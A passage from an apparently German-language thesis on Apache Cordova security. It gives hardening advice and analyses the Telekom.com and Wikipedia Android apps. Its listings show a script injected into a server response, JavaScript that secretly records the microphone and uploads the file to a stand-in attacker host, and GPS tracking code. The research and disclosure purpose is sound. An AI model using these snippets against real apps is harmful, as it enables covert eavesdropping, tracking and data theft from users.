4. **Debug-Modus in der Standardkonfiguration deaktivieren.** Um vorzubeugen, dass eine vernachlässigte Konfiguration durch den Entwickler zu einer deaktivierten Zertifikatsprüfung in ausgelieferten Apps führt und daher alle SSL-Verbindungen für Man-in-the-Middle-Angriffe verwundbar sind, ist es sinnvoll, den Debug-Modus nicht per Standardkonfiguration zu aktivieren. Stattdessen sollte die Dokumentation darüber informieren, wie dieser Debug-Modus aktiviert werden kann, falls es für Entwicklungszwecke erforderlich sein sollte, die Zertifikatsprüfung zu deaktivieren. Auch hier ist es vor allem der fehlenden Dokumentation geschuldet, dass Entwicklern die Gefahr dieser Funktion nicht bewusst ist.

5. **Verwendung von JavaScript prüfen.** Die Stärke von PhoneGap/Cordova ist es, mit Webtechnologien plattformunabhängige Anwendungen entwickeln zu können. Denkbar wären dabei auch Anwendungen, die einen rein informativen Charakter haben (z.B. für Marketingzwecke) und keinerlei Interaktivität besitzen. Derartige Anwendungen könnten auf die gesamte Plugin-Schnittstelle und möglicherweise sogar komplett auf JavaScript verzichten. Aktuell ist JavaScript stets aktiviert, so dass zu prüfen ist, ob es möglich wäre, eine Konfigurationsoption zu integrieren, um JavaScript komplett zu deaktivieren. Derartige Anwendungen wären dann immun gegen das zuvor intensiv diskutierte Einschleusen von Schadcode.

   Gleichzeitig ist davor zu warnen, dass selbst mit deaktiviertem JavaScript noch Phishing-Angriffe möglich wären, deaktiviertes JavaScript entbindet daher nicht von einer gründlich konfigurierten Whitelist.

6. **Plugin-Konzept überarbeiten.** Aktuell gibt es eine zentrale Plugin-Konfiguration. Aus JavaScript heraus kann jederzeit auf alle Plugins zugegriffen werden. Dies hat zur Folge, dass ein Angreifer, dem es an einer beliebigen Position in der Anwendung gelingt, JavaScript-Code einzuschleusen, unmittelbar Zugriff auf sämtliche

Plugins erhält. Es ist zu überdenken, ob es konzeptionell möglich ist, die Verwendung der Plugins zu begrenzen. Denkbar wäre es z.B., mehrere `WebView`-Objekte zu verwenden, für die unterschiedliche Plugin-Konfigurationen verwaltet werden können. Dieses würde die Konfiguration verkomplizieren, könnte aber bewirken, die Auswirkung von eingeschleustem Code zu reduzieren.

7. **Dokumentation überarbeiten.** Einige der zuvor beschriebenen Schwachstellen sind nicht unmittelbar auf eine fehlerhafte Implementierung zurückzuführen, insbesondere kann auch die falsche Nutzung des Frameworks zu verwundbaren Anwendungen führen. Aus diesem Grund ist es immens wichtig, die Dokumentation zu überarbeiten und um entsprechende Warnungen zu ergänzen, um verwundbaren Apps vorzubeugen. Dabei gilt es vor allem auch, bisher undokumentierte Funktionalitäten zu kommunizieren. Beispiele sind die Tatsache, dass bei fehlender Angabe des URL-Schemas in Whitelist-Einträgen automatisch sowohl die SSL-gesicherte Variante `https://` als auch die unverschlüsselte Variante `http://` hinzugefügt werden (vgl. Abschnitt 5.2.2) oder das Deaktivieren der Zertifikatsprüfung für Anwendungen, die im Debug-Modus konfiguriert sind (vgl. Abschnitt 5.5).

5.8.2 Empfehlungen an die Entwickler von Cordova-Anwendungen

1. **Eine aktuelle Cordova-Version verwenden.** Das Cordova-Framework wird stetig weiterentwickelt, neben neuen Funktionen werden dabei vor allem auch entdeckte Fehler, ggf. auch sicherheitsrelevante Schwachstellen, behoben. Für Entwickler ist zu empfehlen, stets eine aktuelle Version des Frameworks einzusetzen, nur so profitiert die App von dem Fortschritt des Frameworks. Dabei gilt dieses nicht nur für Neuentwicklungen, auch beim Aktualisisieren einer App ist ein Update des Frameworks zu prüfen. Die Cordova-Dokumentation liefert mit „Upgrading Android“[54] einen Leitfaden, welche Schritte dafür zu tätigen sind. Auch ein Blick in die Release Notes[55] ist zu empfehlen, um einen Überblick über die Änderungen zwischen den Versionen des Frameworks zu bekommen.

2. **Auswahl der Android-Berechtigungen und Plugins genau prüfen.** Da Android-Berechtigungen (vgl. Abschnitt 2.1) nicht nach tatsächlich verwendeten Funktionalitäten einer Anwendung vergeben werden, sondern manuell durch den Entwickler bestimmt werden und der Anwendung bei der Installation pauschal vergeben werden, ist dieser Vorgang mit großer Sorgfalt durchzuführen. Es ist genau zu prüfen, welche Berechtigungen eine Anwendung tatsächlich benötigt. Dieses gilt

[54] `http://docs.phonegap.com/en/3.3.0/guide_platforms_android_upgrading.md.html#UpgradingAndroid`

[55] `https://issues.apache.org/jira/browse/CB?selectedTab=com.atlassian.jira.plugin.system.project%3Achangelog-panel`

nicht nur für Neuentwicklungen, auch beim Aktualisieren einer App kann das Anpassen der Berechtigungen relevant sein, z.B. wenn eine Funktionalität in der App wegfällt. Analog zu den Android-Berechtigungen gilt dieses auch für die Definition der zu ladenden Cordova-Plugins.

3. **Testhilfsmittel nur für Entwicklungszwecke verwenden.** Es sollte darauf geachtet werden, sämtliche Testhilfsmittel vor dem Veröffentlichen der Produktivversion der Anwendung zu entfernen bzw. zu deaktivieren. Da in Cordova-Anwendungen standardmäßig der Debug-Modus aktiviert ist (vgl. Abschnitt 5.5), ist insbesondere das `android:debuggable`-Attribut im Android Manifest zu entfernen bzw. explizit auf `false` zu setzen, andernfalls bleibt die SSL-Zertifikatsprüfung in der produzierten App inaktiv. Auch weitere Testhilfsmittel sollten mit Vorsicht verwendet werden, so bietet z.B. das `FileTransfer`-Plugin mit dem Parameter `trustAllHosts`[56] die Möglichkeit, die Zertifikatsprüfung – unabhängig vom Debug-Modus – für das Herunterladen bzw. Hochladen von Dateien auszuschalten.

4. **API-Level definieren.** Aufgrund der verwundbaren Java-Brücke, die aktuell in jeder Cordova-Anwendung im Hintergrund aktiv ist, ist dringend zu empfehlen, für jede Cordova-Anwendung das API-Level mittels des `targetSdkVersion`-Attributes im Android Manifest explizit auf mindestens 17 zu setzen (vgl. Abschnitte 3.6 und 5.6). Dies stellt – ohne tieferen Eingriff in den Quellcode des Frameworks – aktuell die einzige Möglichkeit dar, die Schwachstelle in der Java-Brücke zu schließen.

5. **Externe Kommunikation nur über gesicherte Verbindungen durchführen.** Es ist zu empfehlen, sämtliche Kommunikation zu externen Quellen über SSL-verschlüsselte Verbindungen durchzuführen. Dabei gilt dieses nicht nur für den Aufruf externer Webseiten, sondern insbesondere auch für das Nachladen externer Fremdbibliotheken. Die Whitelist sollte dafür nur aus Einträgen bestehen, die explizit das `https://`-URL-Schema aufweisen. Es genügt nicht, nur den Domainnamen der Quelle zu nennen, in dem Fall fügt Cordova automatisch auch die unverschlüsselte `http://`-Variante der Whitelist hinzu (vgl. Abschnitt 5.2.2).

6. **Externe Websites im Standard-Browser öffnen.** Darauf hinzuweisen ist, dass auch externe Websites, die direkt in der Cordova-Browserkomponente geladen werden, Zugriff auf alle geladenen Cordova-Plugins erhalten. Um dies zu verhindern, ist zu empfehlen, externe Websites nicht in der anwendungsinternen Browserkomponente darzustellen, sondern über den Standard-Browser des mobilen Gerätes zu öffnen. Aus Entwicklersicht ist dazu lediglich bei der Definition von Links, die zu externen Websites führen, zusätzlich das Attribut `target="_blank"` einzufügen. Auch das

[56] `http://docs.phonegap.com/en/3.3.0/cordova_file_file.md.html#FileTransfer`

Cordova-Plugin `InAppBrowser` bietet eine Möglichkeit, durch Verwendung einer weiteren internen Browserkomponente, externen Websites den Zugriff auf die Cordova-Programmierschnittstelle zu verwehren; ob damit jedoch eine vollständige Trennung realisiert ist, erfordert eine weitere, genauere Untersuchung des Plugins.

Relevant ist diese Empfehlung vor allem für Webinhalte, die nicht speziell für die Anwendung entworfen sind oder auch von Drittanbietern stammen. Selbst das Verwenden von SSL für das Laden dieser Webinhalte, wie im vorherigen Punkt gefordert, bietet hier keine vollständige Sicherheit, da nicht auszuschließen ist, dass diese wiederum weitere Ressourcen nachladen. Geschieht letzteres unverschlüsselt per HTTP, bietet auch dies einem Angreifer die Möglichkeit eines Man-in-the-Middle-Angriffes und Zugriff auf die Cordova-Plugins.

7. **Externe Kommunikation – wo möglich – vermeiden.** Zuletzt ist auch zu prüfen, in welchem Maße überhaupt eine Kommunikation zu externen Quellen nötig ist. Insbesondere beim Einsatz von Fremdbibliotheken (z.B. jQuery) oder von extern geladenen, statischen Inhalten ist zu klären, ob das Nachladen von externen Quellen tatsächlich notwendig ist oder ob diese der Anwendung statisch hinzugefügt werden können, so dass sie beim Installieren der Anwendung auf dem mobilen Gerät lokal verfügbar werden.

5.9 Zusammenfassung

In diesem Kapitel wurde das Framework Apache Cordova vorgestellt, welches auch unter dessem ursprünglichen Namen PhoneGap bekannt ist. Neben einigen grundlegenden Informationen zu Zweck und Architektur des Frameworks wurden verschiedene sicherheitsrelevante Aspekte des Frameworks im Detail betrachtet und auf Probleme hingewiesen. Diese könnten es einem Angreifer ermöglichen, Spionageangriffe auf den Nutzer einer mit diesem Framework entwickelten App und dessen Smartphone durchzuführen.

Da diese problematischen Aspekte sowohl auf das Framework selbst als auch auf dessen Nutzung durch Entwickler zurückzuführen sind, wurden abschließend konkrete Empfehlungen vorgestellt, welche dazu beitragen sollen, die Sicherheit von Cordova-Anwendungen zu erhöhen. Diese beziehen sich auf die Weiterentwicklung des Frameworks und geben einem Anwender konkrete Hinweise, die bei der Entwicklung von Anwendungen mit diesem Framework zu beachten sind.

6 Analyse von Cordova-Anwendungen

In diesem Kapitel soll geprüft werden, ob die in Kapitel 5 vorgestellten Bedrohungen in der Praxis relevant sind und – falls ja – wie ein Angreifer vorgehen kann und zu welchem Schaden dieses führen kann. Dazu wurden verschiedene Anwendungen – insbesondere auch namhafter Unternehmen – betrachtet, die auf dem Cordova-Framework aufbauen, einige sollen exemplarisch in diesem Kapitel vorgestellt werden.

6.1 Deutsche Telekom AG: Telekom.com

> *„Immer aktuell informiert! Die Telekom.com App hält Sie über die Deutsche Telekom AG auf dem Laufenden. Holen Sie sich News zu aktuellen Themen, Medieninformationen und vieles mehr direkt auf Ihr Smartphone.“* [57]

Tabelle 4 Eckdaten zur App: Telekom.com

Name der App:	Telekom.com
Hersteller:	Deutsche Telekom AG
Version:	1.2.12.2 vom 20.06.2013
Downloads:	10.000-50.000
API-Level:	nicht gesetzt, `minSdkVersion`=5
Cordova-Version:	2.6.0
Cordova-Plugins:	alle Cordova-Plugins geladen
Eigene Plugins:	`PushNotificationPlugin` (von urbanairship.com)
Berechtigungen:	`INTERNET, ACCESS_NETWORK_STATE, VIBRATE, GET_ACCOUNTS, WAKE_LOCK, ACCESS_FINE_LOCATION, CAMERA, VIBRATE, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, ACCESS_LOCATION_EXTRA_COMMANDS, INTERNET, RECEIVE_SMS, RECORD_AUDIO, RECORD_VIDEO, MODIFY_AUDIO_SETTINGS, READ_CONTACTS, WRITE_CONTACTS, WRITE_EXTERNAL_STORAGE, ACCESS_NETWORK_STATE, GET_ACCOUNTS, BROADCAST_STICKY` (drei eigendefinierte, hier nicht gelistet)
Whitelist:	`http://127.0.0.1*`, `*.combine.urbanairship.com`
Debug-Modus:	aktiv

Der Zweck der *Telekom.com*-App ist es, Konzernnachrichten der Deutschen Telekom AG auf mobile Geräte zu bringen. Außer der Möglichkeit, sich per Push-Benachrichtigung über neue Nachrichten informieren zu lassen, bietet die Anwendung keine interaktive Funktionalität. Trotzdem verlangt die Anwendung (vgl. Tabelle 4) insgesamt 22 Berechtigungen und lädt alle Cordova-eigenen Plugins. Betrachtet man die vergebenen Berechtigungen genauer, so stellt man fest, dass genau die Berechtigungen aus der Standardkonfiguration

[57] `https://play.google.com/store/apps/details?id=com.telekom.www`

gelistet sind (vgl. Abschnitt 5.3), in identischer Reihenfolge, lediglich um einige weitere ergänzt. `INTERNET`, `GET_ACCOUNTS` und `VIBRATE` sind sogar doppelt gelistet, ein deutliches Indiz für eine eher nachlässige Verwaltung der Berechtigungen.

Beim Start der App werden die anzuzeigenden Konzernnachrichten mit einer unverschlüsselten HTTP-Anfrage an `proxy.infomantis.de` abgefragt (vgl. Abbildung 14).




Abbildung 14 Telekom.com: Unverschlüsselte HTTP-Anfrage nach Starten der App

Betrachtet man die Whitelist-Konfiguration (vgl. Tabelle 4), so fällt auf, dass die Quelle `proxy.infomantis.de` hier nicht gelistet ist. Die Anwendung dürfte mit dieser Quelle eigentlich nicht kommunizieren – ein Hinweis darauf, dass die Whitelist nicht korrekt funktioniert.

Während ein Eintrag für den Server, mit dem die Anwendung zur Abruf der Nachrichten kommuniziert, fehlt, taucht der aus der Standardkonfiguration bekannte Whitelist-Eintrag `http://127.0.0.1*` auf (vgl. Abschnitt 5.2.3). Es ist keine Kommunikation zu einem lokalen Webserver festzustellen, so dass dieser Eintrag unnötig erscheint. Der zweite Whitelist-Eintrag ist für die Verwaltung der Push-Benachrichtungen von Urbanairship[58] (Plugin `PushNotificationPlugin`) relevant.

Weiterhin fällt der aktivierte Debug-Modus auf – für eine über den Google Play Store installierte App ungewöhnlich und ein weiterer möglicher Hinweis auf die übernommene Cordova-Standardkonfiguration (vgl. Abschnitt 5.5). Dies hat zur Konsequenz, dass Zertifikatsfehler bei SSL-gesicherten Verbindungen nicht geprüft werden, wodurch ein Man-in-the-Middle-Angriff selbst bei verschlüsselten Verbindungen möglich wird. Dieses wäre zwar grundsätzlich problematisch, allerdings kommuniziert die Anwendung vollständig über unverschlüsselte HTTP-Verbindungen, so dass eine deaktivierte Zertifikatsprüfung irrelevant ist.

[58] `http://urbanairship.com/products/mobile-app-engagement#push-messages`

Über einen Man-in-the-Middle-Angriff können also beliebige Verbindungen der App unerkannt manipuliert werden. Ein Angreifer wird feststellen, dass in der Antwort (vgl. Abbildung 15) auf obige Anfrage das Einschleusen von JavaScript-Code möglich ist.




Abbildung 15 Telekom-App: Antwort des Servers enthält Kategorien der Nachrichten. Markiert ist der Code-Teil, der die Kategorie „Innovation“ definiert.

Dieses ist u.a. möglich durch Abändern des `title`-Attributes der in Abbildung 15 abgebildeten Antwort des Servers in den in Listing 18 aufgeführten Code; das Ergebnis dieses Angriffs ist in Abbildung 16 dargestellt.

```
{"body":{"outlines":[{"title":"Innovation<script>alert('Attack successful!');</script>","
    description":"","language":"de","url":"http:\/\/gorss....
```

Listing 18 Durch Manipulieren des `title`-Attributes in der Antwort des Servers kann JavaScript-Code eingeschleust werden.

Da die App über eine verwundbare Java-Brücke verfügt (`targetSdkVersion` nicht gesetzt und `minSdkVersion` < 17, vgl. Abschnitt 5.6), kann ein Angreifer – analog zu dem in Abschnitt 4.2.2 beschriebenen Angriff – über diese Java-Brücke u.a. den Nutzer durch Aktivieren des Mikrofon belauschen oder gespeicherte Fotos vom externen Speichermedium kopieren.

Auch über die geladenen Cordova-Plugins ist ein ähnlicher Angriff möglich. Zwar kann mit Cordova kein Live-Streaming des Gerätemikrofons ermöglicht werden. Allerdings können über das `Media`-Plugin und das `Capture`-Plugin Tonaufnahmen mittels Zugriff auf das Mikrofon des Gerätes erstellt werden. Nach Ablage auf dem externen Speichermedium




Abbildung 16 Telekom.com: Resultat nach Einschleusen von JavaScript-Code

können diese mittels `FileTransfer`-Plugin an einen externen, vom Angreifer kontrollierten Server übertragen werden. Listing 19 und Listing 20 zeigen, dass dieses durch wenige Zeilen JavaScript-Code möglich ist; selbst ohne verwundbare Java-Brücke wäre das Ausspionieren des Nutzers über dessen Mikrofon möglich.

```
onSuccess = function(param) { console.log("Mikrofon aktiviert."); };
onError = function(param) {  console.log("Fehler.")  }
window.media = new Media("aufnahme.mp3", onSuccess, onError);
window.media.startRecord();
```

Listing 19 JavaScript-Code: Mikrofon des Nutzers aktivieren und aufzeichnen.

```
window.media.stopRecord();

transfer = new FileTransfer();
options = new FileUploadOptions();
options.fileName="aufnahme.mp3";
onSuccess = function(param) { console.log("Aufnahme hochgeladen."); };
onError = function(param) {  console.log("Fehler.")  };

transfer.upload(
    "file:///mnt/sdcard/aufnahme.mp3",
    encodeURI("http://malware.com/upload.php"),
    onSuccess, onError, options
);
```

Listing 20 JavaScript-Code: Audio-Aufnahme stoppen und zum Angreifer übertragen.

Auch andere Plugins können von einem Angreifer genutzt werden, um Informationen über den Nutzer auszuspionieren. Denkbar ist z.B. das Auslesen der gespeicherten Kontakte mittels des `Contacts`-Plugins, um Hintergrundwissen für *Social Engineering*-Maßnahmen (vgl. Abschnitt 3.5) zu sammeln.

Damit der Angriff durchgeführt werden kann, muss der Benutzer lediglich die App starten. Es ist weder eine weitere Interaktion mit dem Nutzer nötig noch existiert für den Nutzer eine Möglichkeit, den Angriff zu erkennen. Wenn – wie z.B. in einem öffentlichen WLAN-Netz – ein Man-in-the-Middle-Angriff nicht auszuschließen ist (vgl. Abschnitt 4.2), gibt es aktuell keine sichere Möglichkeit, die App zu nutzen.

6.2 Wikimedia Foundation: Wikipedia Mobil

> *„Offizielle Wikipedia-App für Android. Wikipedia ist, mit mehr als 20 Millionen Artikeln in mehr als 280 Sprachen, die umfangreichste und meistgenutzte Wissenssammlung, die jemals von Menschen zusammengestellt wurde.“* [59]

Tabelle 5 Eckdaten zur App: Wikipedia Mobil

Name der App:	Wikipedia Mobil
Hersteller:	Wikimedia Foundation
Version:	1.3.4 vom 29.10.2013
Downloads:	10.000.000-50.000.000
API-Level:	nicht gesetzt, `minSdkVersion`=8
Cordova-Version:	2.1.0
Cordova-Plugins:	alle Cordova-Plugins geladen
Eigene Plugins:	`Crypto, SimpleMenu, SelectTextPlugin, SoftKeyBoard, ToastPlugin, Share, URLCache, ApplicationVersion, GlobalizationCommand, WebIntent, Preferences`
Berechtigungen:	`INTERNET, ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, ACCESS_NETWORK_STATE, WRITE_EXTERNAL_STORAGE`
Whitelist:	`http://127.0.0.1*`, `http://*.en.m.wikipedia.org`
Debug-Modus:	deaktiviert

Dies ist die offizielle App für den mobilen Zugriff auf das bekannte Online-Lexikon *Wikipedia*. Wie in Tabelle 5 zu erkennen ist, sind die Berechtigungen dieser App eingeschränkt und entsprechen nicht der umfangreichen Standardkonfiguration. Auch ist der Debug-Modus nicht aktiviert, so dass die Zertifikatsprüfung von SSL-geschützten Verbindungen aktiv ist. Beim Betrachten der Whitelist-Konfiguration fällt jedoch – wie auch schon bei der Telekom.com-App – der Eintrag `http://127.0.0.1*` ins Auge, der auf die Standardkonfiguration hinweist (vgl. Abschnitt 5.2.3). Auch hier ist nicht zu vermuten, dass die App mit einem lokalen Webserver kommunizieren soll.

[59] `https://play.google.com/store/apps/details?id=org.wikipedia`

Die App kommuniziert zu großen Teilen über SSL-geschützte Verbindungen, und Zertifikatsfehler aufgrund einer vom Angreifer manipulierten Verbindung werden von der App erkannt. Der Benutzer wird jedoch nicht vor dem Manipulationsversuch gewarnt, es wird lediglich ein Verbindungsproblem angezeigt (vgl. Abbildung 17).




Abbildung 17 Wikipedia: Zertifikatsfehler führen zu einer allgemeinen Fehlermeldung

Dennoch nutzt die App mindestens eine ungesicherte HTTP-Verbindung: Die Funktion „in der Nähe“ zeigt naheliegende Wikipedia-Einträge, z.B. über Städte oder Sehenswürdigkeiten, in einer Karte an und kommuniziert dafür unverschlüsselt mit `ws.geonames.net` (vgl. Abbildung 18).




Abbildung 18 Wikipedia: Die „in der Nähe“-Funktion kommuniziert unverschlüsselt

Bedenkt man die Whitelist-Konfiguration (vgl. Tabelle 5), so zeigt sich auch hier, dass die Whitelist-Implementierung fehlerhaft ist: Die Verbindung zu `ws.geonames.net` hätte nicht gestattet werden dürfen, da diese Quelle nicht Teil der Whitelist-Konfiguration ist.

Diese unverschlüsselte Verbindung genügt, um mittels Man-in-the-Middle-Angriff JavaScript-Code einzuschleusen. Zwar begrenzen die Berechtigungen die Möglichkeiten eines Angreifers zum Ausspionieren des Nutzers, dennoch ist dieses nicht zu unterschätzen, insbesondere wenn man die hohen Downloadzahlen der App (bis zu 50 Millionen Downloads) und damit die hohe Anzahl der potentiell betroffenen Nutzer bedenkt. Mittels Man-in-the-Middle eingeschleuster JavaScript-Code ermöglicht z.B. die kontinuierliche Ortung des Nutzers durch Zugriff auf den GPS-Sensor des Gerätes und damit das Anlegen von Bewegungsprofilen (vgl. Listing 21, Resultat in Abbildung 19). Auch das Ausspionieren beliebiger Dateien auf dem externen Speichermedium, z.B. Fotos oder vertrauliche Daten von anderen Apps, die dort Daten abgelegt haben, ist möglich. Mittels `FileTransfer`-Plugin können derart erbeutete Daten auf einen externen Server übertragen werden, wie es am Beispiel der Telekom-App für aufgezeichnete Mikrofon-Aufnahmen präsentiert wurde (vgl. Abschnitt 6.1).

```
onSuccess = function(position) {
    alert(
       "Breite: " + position.coords.latitude + ", " +
       "Laenge: " + position.coords.longitude
    );
};
onError = function(error) { cordova.log("Fehler."); };
navigator.geolocation.getCurrentPosition(onSuccess, onError);
```

Listing 21 JavaScript-Code: (GPS-)Position des Nutzers auslesen.

